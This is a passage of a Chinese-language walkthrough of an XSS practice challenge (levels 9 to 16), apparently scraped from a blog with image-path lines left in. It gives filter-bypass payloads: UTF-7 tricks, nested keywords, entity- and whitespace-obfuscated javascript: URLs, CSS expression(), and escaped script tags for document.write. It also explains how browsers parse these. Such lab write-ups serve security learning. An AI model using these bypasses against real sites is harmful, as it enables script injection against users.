
payload 构造参考的 Nixawk 的博客 http://blog.csdn.net/nixawk/article/details/28038509

payload:

```
p1=a%2BACI++onmouseover%2BAD0AIg-javascript%3Aalert%28document.domain%29%2BACI++id%2BAD0AIg-x&charset=UTF-7
```

因为 UTF-7 编码需要结合 utf-7bom，这部分不是很熟悉还需要学习一下。

第十关




这里我们可以看到对 domain 这个特殊字眼进行了过滤。

当我输入 domain 的时候发现对这个特殊字符串进行了识别然后替换成了空字符串。这样又一个简单的绕过方法，就是在 domain 中间加入一个 domain。这种类似的方法 sql 中出现过很多次了。

paylaod:

```
"><script>alert(document.dodomainmain)</script>
```



第十一关

script –> xscript　　script 过滤成 xscript


on[a-z] –> onxxx　　on 事件过滤成 onxxx

style –> stxxx　　style 属性过滤成 stxxx

但是没有过滤"<>这样的话就可以先闭合"><script>alert()</script>。但是这里过滤了 script 怎么办呢？

这个时候就可以想着对 script 就行编码就行了

那么该用什么编码呢？无非就是 html 实体编码，jsunicode，js16 进制或者八进制，url 编码。我们都试试。



html 实体编码没有成功被解析

js16 进制编码:

```
"><s\x63ript>alert(document.domain)</s\x63ript>
```

也是没有被解析

unicode：

```
"><s\u0063ript>alert(document.domain)</s\u0063ript>
```

也没有解析，url 编码就不说了，也肯定是不会被解析的

那么这种对标签编码的方法是行不通的了。于是我们换个方法。既然 script 标签不行，我们还有 javascript 协议。我们用<a>标签去 xss。


payload:

```
"><a href="javascript:alert(document.domain)">Da13</a>
```


但是还是得想办法绕过对 script 的过滤


按照之前的方法，我们先对某个字符进行 html 实体编码：payload:

```
"><a href="javas&#x63;ript:alert(document.domain)">Da13</a>
```



触发了。那我们缓缓 js 编码看看呢？






都没有成功。所以这里可以看出：

不能对标签编码，对 javascript 编码的时候首先是 html 解析起将实体编码识别，再是后面的 url 解析起识别 a 标签中的 url 编码，等到一切准备就绪。js 解析开始识别最后的编码并触发弹窗

当然这题还有另一个解法：

paayload:

```
"><a href="javas&#09;cript:alert(document.domain)">Da13</a>
"><a href="javas&NewLine;cript:alert(document.domain)">Da13</a>
```



至于为什么在《XSS 与字符编码的那些事儿》里面已经说到了。我这里就再做个搬运工。

解析器－词法分析器 Parser－Lexer combination

解析可以分为两个子过程——语法分析及词法分析

词法分析就是将输入分解为符号，符号是语言的词汇表——基本有效单元的集合。对于人类语言说，它相当于我们字典中出现的所有单词。

语法分析指对语言应用语法规则。

解析器一般将工作分配给两个组件——词法分析器（有时也叫分词器）负责将输入分解为合法的号，解析器则根据语言的语法规则分析文档结构，从而构建解析树，词法分析器知道怎么跳过空白和行之类的无关字符。

然后我的理解是这样的：

```
<a href="javasc&NewLine;ript&colon;alert(1)">click</a>
```

首先html编码被还原出来 然后就成了换行 跟冒号

```
<a href="javasc
ript:alert(1)">click</a>
```

为什么换行后还能够执行 是因为浏览器中的解析器中词法分析器 起的作用会跳过空白跟换行之的无效字符。


然后就构造成了一个完整的语句

```
<a href="javascript: alert(1)">click</a>
```

代码执行!

看完那些之后瞬间心里觉得原来跟原理性相关的东西真的很重要！能够让你写 xss payload更加活!

第十二关




过滤 x00 到 x20 所有字符，< > ” (英文双引号) ‘（英文单引号）。但是`还没被过滤，于是可以用`加上 onclick,onmouseover,onfocus 均可。但是前提只有在 IE 中才能实现。

payload:

```
``onclick=alert(document.domain);
```

第十三关



根据提示，需要控制 style 的属性，style 跟 JS 连接的属性有 expression，url。需要注意的是 expression 是 IE 浏览器早期版本中的 CSS 属性值，实验使用 IE 浏览器。

payload:

```
da13:expression(onmouseover=function(){alert(document.domain)})
```


第十四关

和十三关没什么太大的区别，就是加了对敏感词汇的黑名单过滤


s/(url|script|eval|expression)/xxx/ig;

这样也不难绕过直接在关键词中间加注释符就行了。

第十五关




这里可以看到时 document.write()函数把 value 写入。我们先试试一般的 payload 看看。



可以看到这里对特殊符号进行了编码。导致我们输入的不能被触发


那我们试试编码 html 实体编码。



这里对&符号也编码了。


试试 js 十六进制编码

```
\x3cscript\x3ealert(document.domain);\x3c/script\x3e
```



这里可以看到成功了。就是因为 document.write 是 js 中的，所以按照 js 编码规则，这样的 payload 是可以被识别的。

第十六关




这里可以看到依然是 docment.write 函数，但是做了过滤。"x"这类符号被过滤了，也就是说 js 的 16 进制都不行了。但是还有 unicode 编码和 8 进制，以下贴出 unicode 编码的 payload。

payload:

```
\u003cscript\u003ealert(document.domain)\u003c/script\u003e
```

第十七关



